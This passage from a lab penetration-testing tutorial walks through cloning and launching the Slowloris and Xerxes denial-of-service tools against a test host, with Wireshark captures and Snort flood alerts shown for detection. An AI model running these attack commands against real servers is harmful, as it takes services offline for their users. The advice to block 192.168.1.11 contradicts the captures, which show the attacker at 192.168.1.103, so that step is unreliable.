Slowloris is a command line tool used for security testing purpose we had used only for tutorial don't use it over public sector it will consider as crime and take an illegal job. Execute given below in your Kali Linux to download it from GitHub.

```
git clone https://github.com/llaera/slowloris.pl.git
```

```
root@kali:~/Desktop# git clone https://github.com/llaera/slowloris.pl.git
Cloning into 'slowloris.pl'...
remote: Counting objects: 15, done.
remote: Total 15 (delta 0), reused 0 (delta 0), pack-reused 15
Unpacking objects: 100% (15/15), done.
```

Now give all permission to the Perl script and execute given below command for Launching the DOS attack on the target network.

```
perl slowloris.pl -dns 192.168.1.10
```

```
root@kali:~/Desktop/slowloris.pl# perl slowloris.pl -dns 192.168.1.10
Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client by Laera Loris
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to 192.168.1.10:80 every 100 seconds with 1000 sockets:
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
    Building sockets.
```

Using Wireshark, you can observe the flow of traffic between victim and attacker network. So, if notices were given below image, then you will find that first attacker (192.168.1.103) sends TCP syn packet for establishing a connection with victim's network then victim's is sending SYN, ACK packet over attacker's network and then attacker sends ACK packet and this will keep on looping.

No.	Time	Source	Destination	Protocol	Length	Info
7369	15.058820464	192.168.1.103	192.168.1.10	TCP	74	53678 → 80 [SYN] Seq=0
7370	15.059258165	192.168.1.10	192.168.1.103	TCP	74	80 → 53678 [SYN, ACK] S
7371	15.059291570	192.168.1.103	192.168.1.10	TCP	66	53678 → 80 [ACK] Seq=1
7372	15.061172698	192.168.1.103	192.168.1.10	TCP	295	53678 → 80 [PSH, ACK] S
7373	15.061366844	192.168.1.103	192.168.1.10	TCP	74	53680 → 80 [SYN] Seq=0
7374	15.061393322	192.168.1.10	192.168.1.103	TCP	66	80 → 53678 [ACK] Seq=1
7375	15.061523753	192.168.1.10	192.168.1.103	TCP	74	80 → 53680 [SYN, ACK] S
7376	15.061538591	192.168.1.103	192.168.1.10	TCP	66	53680 → 80 [ACK] Seq=1
7377	15.061761869	192.168.1.103	192.168.1.10	TCP	295	53680 → 80 [PSH, ACK] S
7378	15.061912785	192.168.1.10	192.168.1.103	TCP	66	80 → 53680 [ACK] Seq=1
7379	15.061965641	192.168.1.103	192.168.1.10	TCP	74	53682 → 80 [SYN] Seq=0
7380	15.062122252	192.168.1.10	192.168.1.103	TCP	74	80 → 53682 [SYN, ACK] S

Return to over your target machine where you will notice that snort is capturing all incoming traffic exactly in same way as above, here you will observe that it is generating **alerts** for "TCP Flood". Hence you can block the attacker's IP (192.168.1.11) to protect your network from discard all further coming packets toward your network on port 80.

```
{TCP} 192.168.1.103:52878 -> 192.168.1.10:80
12/25-06:59:54.665833  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52878 -> 192.168.1.10:80
12/25-06:59:54.666239  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52718 -> 192.168.1.10:80
12/25-06:59:54.666245  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52718 -> 192.168.1.10:80
12/25-06:59:54.666394  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52768 -> 192.168.1.10:80
12/25-06:59:54.666401  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52768 -> 192.168.1.10:80
```

Xerxes

Xerxes is a command line tool used for security testing purpose we had used only for tutorial don't use it over public sector it will consider as crime and take an as the illegal job. Execute given below in your Kali Linux to download it from GitHub.

```
git clone https://github.com/zanyarjamal/xerxes.git
```

```
root@kali:~/Desktop# git clone https://github.com/zanyarjamal/xerxes.git
Cloning into 'xerxes'...
remote: Counting objects: 6, done.
remote: Total 6 (delta 0), reused 0 (delta 0), pack-reused 6
Unpacking objects: 100% (6/6), done.
```

Since it is written in c language there, we need to compile it using gcc as shown in given below command and run then run the script in order to launch DOS attack.

```
gcc xerxes.c -o xerxes
./xerxes 192.168.1.10 80
```



```

root@kali:~/Desktop/xerxes# gcc xerxes.c -o xerxes
root@kali:~/Desktop/xerxes# ./xerxes 192.168.1.10 80
[Connected -> 192.168.1.10:80]
[0: Voly Sent]
[Connected -> 192.168.1.10:80]
[0: Voly Sent]
[Connected -> 192.168.1.10:80]
[0: Voly Sent]
[Connected -> 192.168.1.10:80]
[0: Voly Sent]
[Connected -> 192.168.1.10:80]
[0: Voly Sent]
[Connected -> 192.168.1.10:80]
[0: Voly Sent]
[Connected -> 192.168.1.10:80]
[0: Voly Sent]
[Connected -> 192.168.1.10:80]

```

You can clearly observe the TCP packet is sending from the attacker network to targets network. In given below image you can notice the endless TCP packet has been sent on target's network using TCP Flags such as SYN/ACK/PSH. These packets are sent in a loop between the attacker can target network.

ip.addr == 192.168.1.10							
No.	Time	Source	Destination	Proto	Length	Info	
11982	18.341774085	192.168.1.103	192.168.1.10	TCP	74	54114 → 80	[SYN] Seq=0
11983	18.342000012	192.168.1.10	192.168.1.103	TCP	74	80 → 54114	[SYN, ACK]
11984	18.342036540	192.168.1.103	192.168.1.10	TCP	66	54114 → 80	[ACK] Seq=1
11985	18.342099184	192.168.1.103	192.168.1.10	TCP	67	54114 → 80	[PSH, ACK]
11986	18.342160600	192.168.1.103	192.168.1.10	TCP	74	54116 → 80	[SYN] Seq=0
11987	18.342214386	192.168.1.10	192.168.1.103	TCP	66	80 → 54114	[ACK] Seq=1
11988	18.342281627	192.168.1.10	192.168.1.103	TCP	74	80 → 54116	[SYN, ACK]
11989	18.342292858	192.168.1.103	192.168.1.10	TCP	66	54116 → 80	[ACK] Seq=1
11990	18.342350023	192.168.1.103	192.168.1.10	TCP	67	54116 → 80	[PSH, ACK]
11991	18.342397758	192.168.1.103	192.168.1.10	TCP	74	54118 → 80	[SYN] Seq=0
11992	18.342476546	192.168.1.10	192.168.1.103	TCP	66	80 → 54116	[ACK] Seq=1
11993	18.342481553	192.168.1.10	192.168.1.103	TCP	74	80 → 54118	[SYN, ACK]

Return to over your target machine where you will notice that snort is capturing all incoming traffic exactly in same way as above, here you will observe that it is generating **alerts** for "TCP Flood". Hence you can block the attacker's IP (192.168.1.11) to protect your network from discard all further coming packets toward your network on port 80.

Well in this tutorial we had used most powerful top 5 tools for DOS attack.



```
{TCP} 192.168.1.103:52878 -> 192.168.1.10:80
12/25-06:59:54.665833  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52878 -> 192.168.1.10:80
12/25-06:59:54.666239  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52718 -> 192.168.1.10:80
12/25-06:59:54.666245  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52718 -> 192.168.1.10:80
12/25-06:59:54.666394  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52768 -> 192.168.1.10:80
12/25-06:59:54.666401  [**] [1:1000001:0] TCP Flood [**] [Priority: 0]
{TCP} 192.168.1.103:52768 -> 192.168.1.10:80
```

Conclusion

Hence, one can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

References

- <https://www.hackingarticles.in/dos-penetration-testing-part-1/>
- <https://www.hackingarticles.in/dos-attack-penetration-testing-part-2/>